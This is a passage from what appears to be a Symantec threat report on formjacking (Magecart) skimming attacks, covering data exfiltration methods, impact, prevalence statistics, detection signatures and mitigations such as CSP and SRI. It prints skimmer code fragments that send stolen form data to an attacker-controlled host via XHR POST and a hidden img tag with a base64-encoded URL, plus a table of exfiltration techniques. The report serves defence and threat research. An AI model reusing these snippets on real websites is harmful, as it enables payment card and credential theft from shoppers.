"Domain":"          clothing.com",
"card_type[05033ee6163c8485afc07bb40883691f]":"AMEX",
"card_name[05033ee6163c8485afc07bb40883691f]":"John Smith",
"card_number[05033ee6163c8485afc07bb40883691f]":"372          ","car
d_cvv2[02033ee6163c8481afc07bb40883691e]":"8415", [REMOVED]}
```

Of course, the data can also be dropped back to the compromised third-party supplier if a supply chain attack was used. This makes it more difficult to detect as the outgoing data is to a trusted domain that has a legitimate reason to interact with the site. The same is true if an open redirector site is used, which is a legitimate website that redirects the user to a new site specified in the arguments. For increased network concealment, the attacker may decide to store the data locally on the compromised server—for example, by writing it from an infected PHP file to the end of a local image file. The cyber criminal can then later connect to the server and download the drop file. This makes it very difficult to detect on the network during the attack, as there is no outbound connection made by the script. On the other hand, local scripts may not always have permission to write to files and a local audit by the webmaster might detect this behavior.

Figure 16. XHR POST request

```
if(be20b6410993ea4c7a48767775856514b.snd!=null){
    var domm=location.hostname.split('.').slice(0).join('_')  || 'nodomain';
    var keym=btoa(be20b6410993ea4c7a48767775856514b.snd);
    var http=new XMLHttpRequest();
    http.open('POST',be20b6410993ea4c7a48767775856514b.e294b002686cad2df01bb59e3e2299f3e,true);
    http.setRequestHeader('Content-type','application/x-www-form-urlencoded');
    http.send('info='+keym+'&hostname='+domm+'&key='+be20b6410993ea4c7a48767775856514b.myid);
}
be20b6410993ea4c7a48767775856514b.snd=null;
keym=null;
setTimeout(function(){be20b6410993ea4c7a48767775856514b.send()},30);
```

The data itself is often just an encoded JSON blob, but we have encountered scripts that use asymmetric encryption to protect and hide the exfiltrated data. This makes it possible to bypass any data loss prevention (DLP) monitoring solution along the way.

More commonly, the gathered information is sent to a remote location by one of the methods listed in Table 2.

Table 2. Methods used to send gathered information to a remote location

Method	Description
XML HTTP Request (XHR)	The data can be sent as an HTTP(S) GET or POST request directly from within the script. This is the most common method. The attackers can add specific HTTP headers if required.
Fetch API	The fetch API can be used like an XHR request to make an HTTP(S) GET or POST request with the data.
New object tag	The script can add a new tag such as img, iframe, CSS imports, or script and append the data as an argument in the source URL. The image can, for example, be invisible or 1 X 1 pixels in size and automatically be removed from the page after it was requested. This can also be combined with prefetch or preload tags to get the object loaded and cached.
New web form	The script can add a new invisible web form to the website, prefill it with the stolen data and then use a timeout trigger to submit it. A web form can also be overlaid and used to steal the data directly, or the original form can be modified with a new action that sends the data to the attacker and then redirects the user back afterwards.
JS framework	Depending on the site, there may be JavaScript frameworks available that can be used to generate requests with their own functions.
Curl or WGet	If available and accessible, for example from a compromised PHP script, then the attacker can use Curl or Wget to generate an HTTP GET or POST request in the background. This function can be implemented in the same file or in a separate file on the server and then be called from the script. The same applies to mail functionality, which can be used to send an email with the stolen data back to the attacker.
WebRTC	WebRTC connections can be used to exfiltrate data in arguments of requests.
Server-sent Events (SSE)	The SSE EventSource API can be used as another way to send data, although it's not the most convenient way for data exfiltration.
WebSocket	WebSockets can create a bidirectional, asynchronized connection between the server and the client. Like HTTP, there are options for encrypted sockets (wss://) and unencrypted sockets (ws://).
Relocate	Not a very stealthy method, but still possible, is a full redirect of the site with a change of location. The server can then forward the browser once more, to a legitimate landing page afterwards.

Figure 17. Using an img tag for data exfiltration

```
o=JSON.stringify(e),n=document.createElement("img");n.width="1px",n.height="1px",n.id=t,
n.src=atob("aHR0cHM6Ly9teWdvb2dsZXRhZ21hbmFnZXIub3JnL25zLnBocA==")+"?image_id="
+Base64Function_DSHAUJNKASD(o),document.body.appendChild(n),
setTimeout(document.getElementById(t).outerHTML = "",3e3)
```

Impact and damage

In a traditional data breach the motivation of the perpetrator is not always to misuse the data, sometimes they just want to highlight security inadequacies. With formjacking, however, the attacker almost always wants to make a profit from the stolen information. From the user's perspective it doesn't matter if their data gets stolen in a classic data breach or via a web-based formjacking attack, the end result is the same: their personal data has been stolen and might be misused by criminals.

Many websites offer users the option to store their payment details with their profile on the server. While this minimizes the risk of formjacking, as the user does not need to enter the details again, it also means the data could be stolen if the website suffers a more traditional data breach. A better solution would be for people to use tokenized payment cards, or one-time use virtual cards, which are not of much value to cyber criminals. In addition, it is recommended that customers regularly check their payment card statements in order to detect any fraudulent transactions.

Formjacking is not just about payment card data, although this data is the easiest to make a profit with. Formjacking is also used to steal passwords and other personal data from websites. This type of theft can lead to future attacks where the information is misused, such as logging in with stolen credentials or sending personalized scam emails like fake invoices with different beneficiary addresses. For example, in May we observed an U.S. healthcare provider targeted in a formjacking attack, where log-in credentials were harvested.

Each data breach generates attached costs for affected organizations resulting from things like customer notification processes and possible fines depending on the privacy regulations of the country where the affected parties reside. For example, British Airways, who was hacked in 2018, may face a large fine under the General Data Protection Regulation (GDPR) and law firms have looked into opening group actions against the airline over the breach as well.


In addition to the cost of the data breach, there is also a loss of customer trust and damage to the organization's brand reputation. This can be especially devastating for online stores which heavily depend on customer orders.

It is difficult to get reliable numbers for how many data records have been stolen in each case. Only a few companies publish these numbers in their investigation reports or report it publicly to GDPR officers. British Airways, with a reported loss of 380,000 records, is probably at the higher end when it comes to compromised online sellers, as many stores are small or medium-sized businesses. With 4,818 compromised online stores on average per month in 2018, we can estimate the potential profit for an attacker. Let us assume an average of 35 valid payment card numbers are stolen per compromised store per month, which is a conservative estimate. Stolen payment card numbers are traded on underground forums for anything from US$0.10 to $45—depending on the level of accompanying details available, the freshness, and the type of card. Even assuming a relatively low selling price of $6 per card would result in over $1 million (=4,818 * 35 * $6) in potential profit per month for all the formjacking attacks together. Of course, the prices on the underground markets fluctuate and are influenced by the amount of available goods.

Prevalence


Formjacking attacks became very popular in 2018. Although they had a slight dip in April of 2019, during the first quarter of 2019, we blocked more than 1.5 million formjacking attacks on the endpoint. In May 2019, the number of detections spiked to an all-time high of over 1.1 million.

Figure 18. Formjacking detections on the endpoint per month



The number of domains infected with formjacking scripts dropped towards the end of 2018; however, this does not necessarily mean that the problem is going away. In most cases the targeted retail store is not directly hosting the malicious script, but merely loading the remote content from another domain. This one infected domain can serve multiple compromised online stores. On average we detected 5,233 domains per month that pointed to infected formjacking sites. Such redirects are of course also detected and blocked but might be categorized under malicious redirect or generic website compromise instead of formjacking attack, as the final payload can be adapted by the attacker each time. It could also be that the formjacking criminals are becoming more selective in who they target, in order to maximize their profits.


Figure 19. Domains compromised for formjacking per month



In 2018, the average time for a formjacking script to remain online was 46 days, with a standard deviation of 68 days. The longest was online for over 15 months, which highlights the fact that some scripts are hosted on bulletproof hosting services, making them difficult to takedown. Fortunately, there are also many sites where the infection was removed within a few days.

The compromised websites are from all kinds of sectors. In some cases, attacks on some larger victims may not be reported in the media. For example, in 2019 we have already seen a wide selection of large web stores in multiple industry sectors being compromised, including: multiple global sports and fashion brands, luxury hotels, a car manufacturer, a food delicacy seller, a furniture store, consumer electronics stores, a political party website, a health care provider, a medical equipment manufacturer, a beauty products vendor, an erotic products vendor, and newspaper and job posting sites. Unfortunately, not all vendors were aware of the threat and it often took a lot of effort to persuade them to have their support team take a look and clean the infections.

Figure 20. Number of infected domains per duration of compromise (logarithmic)



Formjacking attacks are a global phenomenon. We tracked the countries where users were visiting compromised websites from and found the top ones in 2018 to be the U.S., Belgium, and Australia. However, we can see a change over time. In the first six months of 2019, users in the U.S. were by far the most exposed to formjacking attacks with 52 percent of all global attacks, up from 33 percent in 2018.

It should be noted that some local clusters of attacks could be related to a supply chain attack of a company widely used in a specific region, leading to multiple websites becoming infected in that region.

Table 3. Top five formjacking detections in 2018 by country

COUNTRY	PERCENTAGE OF GLOBAL DETECTIONS
U.S.	33.3%
Belgium	23.6%
Australia	7.5%
UK	5.7%
Turkey	4.4%

Table 4. Top five formjacking detections Jan-Jun 2019 by country

COUNTRY	PERCENTAGE OF GLOBAL DETECTIONS
U.S.	51.8%
Australia	8.1%
India	5.7%
UK	4.1%
Brazil	3.5%

DETECTION

Detecting a formjacking attack in progress is difficult for website visitors. The SSL certificate, with the frequently mentioned padlock symbol in the browser, is still present and even the fingerprint is correct, if anyone were to check it. There isn't any binary malware downloaded and installed onto the victim's computer, as the data theft is happening inside the browser, similar to cryptojacking attacks. Unless the user's security solution blocks the injected scripts, they probably won't notice the attack, as generally the website will continue to operate as normal. On smartphones, where web security solutions are still rarely seen, the chances of discovery are even lower. We have seen formjacking scripts that check to see if a mobile browser is being used and, if there is, will behave differently as the attackers know that there is little chance of them being discovered.

As always, accounts and payment cards with two factor authorization enabled can help limit the damage caused by these attacks.

PROTECTION

Symantec has the following protection in place to protect customers against these attacks:

File-based protection

- Trojan.Malscript
- JS.Redirector
- JS.Downloader
- Infostealer.Jscoffe
- ISB.Downloader

Network-based protection (Intrusion Prevention System)

- Web Attack: Formjacking Website
- Web Attack: Formjacking Website 2
- Web Attack: Formjacking Website 3
- Web Attack: Formjacking Website 4
- Web Attack: Formjacking Website 5
- Web Attack: Formjacking Website 6
- Web Attack: Formjacking Website 7
- Web Attack: Formjacking Website 9
- Web Attack: Formjacking Website 14
- Web Attack: Formjacking Website 15
- Web Attack: Formjacking Website 17
- Web Attack: Formjacking Website 18
- Web Attack: Formjacking Website 19
- Web Attack: Formjacking Website 20
- Web Attack: Formjacking Website 24
- Web Attack: Formjacking Website 25
- Web Attack: Formjacking Website 39
- Web Attack: Formjacking Website 36
- Web Attack: Formjacking Website 37
- Web Attack: Formjacking Website 38
- Web Attack: Formjacking Website 40
- Web Attack: Formjacking Website 42
- Web Attack: Formjacking Website 46
- Web Attack: Formjacking Website 47
- Web Attack: Formjacking Website 51
- Web Attack: Formjacking Website 52
- Web Attack: Formjacking Website 54
- Web Attack: Formjacking Website 55
- Web Attack: Formjacking Website 56
- Web Attack: Formjacking Website 57

In addition to the above detection mechanisms, known bad URLs are added to our blocklist and shared with our network protection products such as Symantec's Web Security Service (WSS).

MITIGATION

Website owners can use several different methods to protect their web presence from formjacking. A baseline standard should be to harden any server or service used for hosting the website. This includes scanning local files for any malicious scripts and implementing change control measures to validate and authorize all changes—similar to classic defacement prevention. Network products such as Symantec Web Application Firewall (WAF) can help protect web applications from getting compromised in the first place.

Website developers can make use of HTTP directives such as HTTP Content-Security-Policy (CSP) and Subresource Integrity (SRI) to limit where scripts can be loaded from, where they can send data to, what they can do, and to check the integrity of remotely loaded scripts. For example, with the policy keyword script-src the Content-Security-Policy can define a whitelist from where scripts can be loaded. A WAF can achieve a similar effect by dynamically adding an integrity attribute similar to the SRI to each resource being loaded. This can block malicious scripts from being loaded from remote locations. Unfortunately, this won't protect against supply chain attacks. Depending on how dynamically the website content changes, it might be difficult to apply restrictive rules. The same applies to iframes which can be sandboxed by design. If the attackers gain full administrative access to the compromised site, they might also be able to change and adapt the content security policies to their own needs.

Website owners should also be aware of the dangers of software supply chain attacks, as these have been used as an infection vector in some formjacking attacks and can be difficult to guard against. One option to protect against software supply chain attacks can be to host scripts locally, but this might not always be feasible. The previously mentioned CSP and a verification and update process can help mitigate the risk. In general, it might be a good idea to remove any externally loaded third-party scripts from the checkout page if they are not absolutely needed, or consider moving to an external payment processor.

If a company is handling payment card details, it has to follow certain regulations—for example, the Card Industry Data Security Standard (PCI DSS). Although these controls are not specific to formjacking attacks and focus on the processing and storing of payment card data, they can still help minimize the risk. PCI DSS also includes requirements such as vulnerability management, strong authentication, and regular audits.

Some website owners regularly crawl their own websites with an automated framework, like PhantomJS, and simulate user behavior including test purchases. This allows them to track interactions and monitor for suspicious activity, such as if any resources are loaded from new domains. Depending on the software used for the automation and the IP address of the system there is a risk that the attackers might detect the framework and change their payload's behavior. However, this would definitely raise the bar and, so far, we have seen no indication that suggests cyber criminals are monitoring for this type of automated testing.

Future of formjacking

Formjacking, or Magecart, attacks are increasing in volume. The reason for this is twofold: they are difficult to detect for end users and can be very lucrative for cyber criminals. In addition, the attacks are quite simple to conduct, and the injected malicious JavaScript is not difficult to create. Scripts are increasingly becoming more complex and obfuscated in order to avoid detection. This all means that for end users it is difficult to detect a formjacking attack without assistance from security software as all the regular security indicators, such as the SSL padlock, are still intact.

We expect this formjacking trend to continue and expand further to steal all kinds of data from web forms, not just payment card data. This also means that we are likely to see more software supply chain attacks. Unfortunately, formjacking is showing no signs of disappearing any time soon. Therefore, operators of online stores need to be aware of the risk and protect their online presence.

08/19

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043
United Stated of America

+1 650 527–8000
+1 800 721–3934

Symantec.com

For specific country offices and contact numbers, please visit our website.
For product information in the U.S., call toll-free 1 (800) 745 6054.

Copyright © 2019
Symantec Corporation.

All rights reserved. Symantec, the Symantec Logo, and the Checkmark Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.